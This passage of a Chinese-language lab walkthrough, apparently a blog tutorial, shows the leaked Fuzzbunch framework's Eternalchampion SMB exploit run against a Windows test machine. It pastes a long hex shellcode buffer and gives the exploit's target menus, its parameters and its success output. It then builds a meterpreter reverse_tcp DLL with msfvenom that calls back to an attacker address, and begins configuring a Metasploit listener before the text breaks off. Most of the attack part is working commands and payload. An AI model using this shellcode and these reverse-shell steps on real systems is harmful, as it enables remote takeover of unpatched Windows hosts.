
直接这样一路默认下来会有一点问题，少设置了一点东西再次修正参数的时候会有这一个选项，

将我们刚才生成的 shellcode 黏贴进来就行了：


Shellcode 比较长多等一会儿就好




```
[?] ShellcodeBuffer [] : 31C040900F8490060000E800000000586089C389E583EC60648B0D3
8000000668B4106C1E010668B01662500F08B086681F94D5A74072D00100000EBF08945FC5389C3B
9940169E3E8C60100008945F8B9855483F0E8B90100008945F4B92E5B51D2E8AC0100008945ECB9B
45CA05BE89F0100008945A45BB91401000029CC890C2454FF55A48B4C24048B54240881C41401000
031C080F9067C0680FA027C01408945B88D55E831C9890A526A00526A0BFF55EC8B55E885D20F845
0010000526A00FF55F885C00F844201000089C789C66A00FF75E8576A0BFF55EC85C00F852B01000
081EFFC00000031C08945B48945B081C71C01000089F8E8C7010000B9FA3CADC239C8742FB91ABD4
B2B39C87426B98B2D3D7639C87425B96BDD461F39C8741C8B55E881EA1C0100000F8CDD000000895
5E8EBBB8B4FEC894DB4EB068B4FEC894DB0E86502000085C074A456FF55F48B75B489F05050682E6
461746A61E88802000085C00F84A20000005883E940E8BB02000085C074158B16C1EA1889F0C1E81
839D075078B464885C0740A83C60483E904E378EBD88975F05668F80F00006A00FF55F885C074645
089C731C089C16681C10004F3AB5889008B55FC89500431D78B55F889500831D78B55F489500C31D
78B55F089501031D78978248B4DB885C97411E89E0100008B55AC8950548B55A889505883C06089C
78DB365040000B926020000F3A489C75B897B3889EC61C3535251575589E583EC1889CF89D88945F
CE87F00000085C0746E8945F8E8F30000008945F48B45FC8B4DF8E81601000085C074548945F08B4
5FC8B4DF8E80C01000085C074428945EC8B45FC8B4DF8E80201000085C074308945E88B45FC89F98
B55EC8B5DF4E8B000000083F8FF742189C18B45E8E8E40000006689C28B45FC8B4DF0E8DE0000008
3C4185D5F595A5BC331C0EBF35689C683C63C8B3601C666813E5045750983C6788B3601F05EC331C
0EBFA56515789C631C089C7C1E70729C789F831C98A0E80F900740501C846EBE95F595EC35657528
9C631C089C7C1E70729C789F831D28A1601D046E2EE5A5F5EC356515789C631C089C7C1E70729C78
9F831C98A0E80F90074C601C84646EBE85F595EC383C0188B00C357565131FF89C639DF74198B04B
A01F0E883FFFFFF39C8740747EBEB595E5FC389F8EBF8B8FFFFFFFFEBF183C11C8B0901C8C383C12
08B0901C8C383C1248B0901C8C3D1E101C8668B00C381E2FFFF0000C1E20201D18B0901C8C350538
B5D
```



```
04885C0742B48894D346A0C58488DB1900000003B0674084883C6083B0675113B4604750C4889753
C4831C048FFC0EB034831C05F5E59C34831C04839C17D0348FFC0C3
[+] Set ShellcodeBuffer => 31C040900F8490060000E800000000586089C389E583EC6064...
 (plus 7260 characters)

[*]  Credentials :: Type of credentials to use

   *0) Anonymous     Anonymous (NULL session)
    1) Guest         Guest account
    2) Blank         User account with no password set
    3) Password      User name and password
    4) NTLM          User name and NTLM hash

[?] Credentials [0] :

[*]  Protocol :: SMB (default port 445) or NBT (default port 139)

   *0) SMB      SMB protocol
    1) NBT      Netbios protocol

[?] Protocol [0] :

[*]  Target :: Operating System, Service Pack, of target OS

    0) XP_SP0SP1_X86          Windows XP Sp0 and Sp1, 32-bit
    1) XP_SP2SP3_X86          Windows XP Sp2 and Sp3, 32-bit
    2) XP_SP1_X64             Windows XP Sp1, 64-bit
    3) XP_SP2_X64             Windows XP Sp2, 64-bit
    4) SERVER_2003_SP0        Windows Sever 2003 Sp0, 32-bit
    5) SERVER_2003_SP1        Windows Sever 2003 Sp1, 32-bit/64-bit
   *6) SERVER_2003_SP2        Windows Sever 2003 Sp2, 32-bit/64-bit
    7) VISTA_SP0              Windows Vista Sp0, 32-bit/64-bit
    8) VISTA_SP1              Windows Vista Sp1, 32-bit/64-bit
    9) VISTA_SP2              Windows Vista Sp2, 32-bit/64-bit
    10) SERVER_2008_SP0        Windows Server 2008 Sp0, 32-bit/64-bit
    11) SERVER_2008_SP1        Windows Server 2008 Sp1, 32-bit/64-bit
    12) SERVER_2008_SP2        Windows Server 2008 Sp2, 32-bit/64-bit
    13) WIN7_SP0               Windows 7 Sp0, 32-bit/64-bit
    14) WIN7_SP1               Windows 7 Sp1, 32-bit/64-bit
    15) SERVER_2008R2_SP0      Windows Server 2008 R2 Sp0, 32-bit/64-bit
    16) SERVER_2008R2_SP1      Windows Server 2008 R2 Sp1, 32-bit/64-bit
    17) WIN8_SP0               Windows 8 Sp0, 32-bit/64-bit

[?] Target [6] : _
```




```
[?] Target [6] :

[*]  TargetOsArchitecture :: The architecture of the target operating system

   0) Unknown     The architecture is not known (exploit will figure it out)
  *1) x86         The target is 32-bit
   2) x64         The target is 64-bit

[?] TargetOsArchitecture [1] :


[!] Preparing to Execute Eternalchampion

[*]  Mode :: Delivery mechanism

  *0) DANE     Forward deployment via DARINGNEOPHYTE
   1) FB       Traditional deployment from within FUZZBUNCH

[?] Mode [0] : 1
[+] Run Mode: FB

[?] This will execute locally like traditional Fuzzbunch plugins. Are you sure?
(y/n) [Yes] : _
```



```
[?] This will execute locally like traditional Fuzzbunch plugins. Are you sure?
(y/n) [Yes] :
[*] Redirection OFF

[+] Configure Plugin Local Tunnels

[+] Configure Plugin Remote Tunnels


Module: Eternalchampion
=======================

Name                     Value
----                     -----
NetworkTimeout           60
TargetIp                 192.168.43.150
TargetPort               445
RedirectedTargetIp
RedirectedTargetPort
DaveProxyPort            0
MaxExploitAttempts       42
PipeName                 browser
ShareName
ShellcodeBuffer          31c040900f8490060000e800000000586089c389e583ec6064
                         8b0d38000000668b4106c1e010668b01662500f08b086681f9
                         4d5a74072d00100000ebf08945fc5389c3b99401 69e3e8c601
                         00008945f8b9855483f0e8b90100008945f4b92e5b51d2e8ac
                         0100008945ecb9b45ca05be89f0100008945a45bb914010000
                         29cc890c2454ff55a48b4c24048b54240881c41401000031c0
                         ... (plus 140 more lines)
Credentials              Anonymous
Protocol                 SMB
Target                   SERVER_2003_SP2
TargetOsArchitecture     x86

[?] Execute Plugin? [Yes] :
```


基本流程如此（第一次尝试未成功），之后按同样的方法再来一遍，接着这一步继续

之后换了另一个支持的系统之后，成功尝试成功了，使用的是 XP SP3 32 位系统，前面的渗透过程和之前的一样，这里接着展示成功之后的样子：




```
        [+] successfully sent

[*] Preparing to exploit...
[*] Let the races begin!

[*] Competition 1:
        4 attempting+-++
        3 qualified for the finals
        None won :(

[*] Competition 2:
        4 attempting-++-
        2 qualified for the finals
        None won :(

[*] Competition 3:
        4 attempting-+-+
        2 qualified for the finals

*****************************************
**                                     **
**       WON THE GOLD MEDAL!!!         **
**                                     **
*****************************************
**         _________________           **
**         |@@@@|     |####|           **
**         |@@@@|     |####|           **
**         |@@@@|     |####|           **
**         |@@@@|     |####|           **
**         \@@@@|     |####/           **
**          \@@@|     |###/            **
**           `@@|_____|##'             **
**                (0)                  **
**             .-'''''-.               **
**           .'  * * *  `.             **
**          : *        *  :            **
**         : ~   T H E   ~ :           **
**         : ~ C H A M P ~ :           **
**          : *        *  :            **
**           `.  * * *  .'             **
**             `-.....-'               **
**                                     **
*****************************************

[*] Race summary:
        [*] Attempts: 3
        [*] Races:    12
        [*] Finals:   7

[+] Exploit successful! Use DOPU to continue

[+] CORE terminated with status code 0x00000000
[+] Eternalchampion Succeeded

fb Special (Eternalchampion) >
```

成功利用之后我们使用 Metasploit 生成反弹 shell 的 dll 文件：




```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.60 LPO
RT=8090 -f dll>champion.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
```

之后继续在 Metasploit 平台上配置参数等待连接反弹的 shell




```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterperter/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.43.149
LHOST => 192.168.43.149
msf exploit(multi/handler) > set LPORT 8090
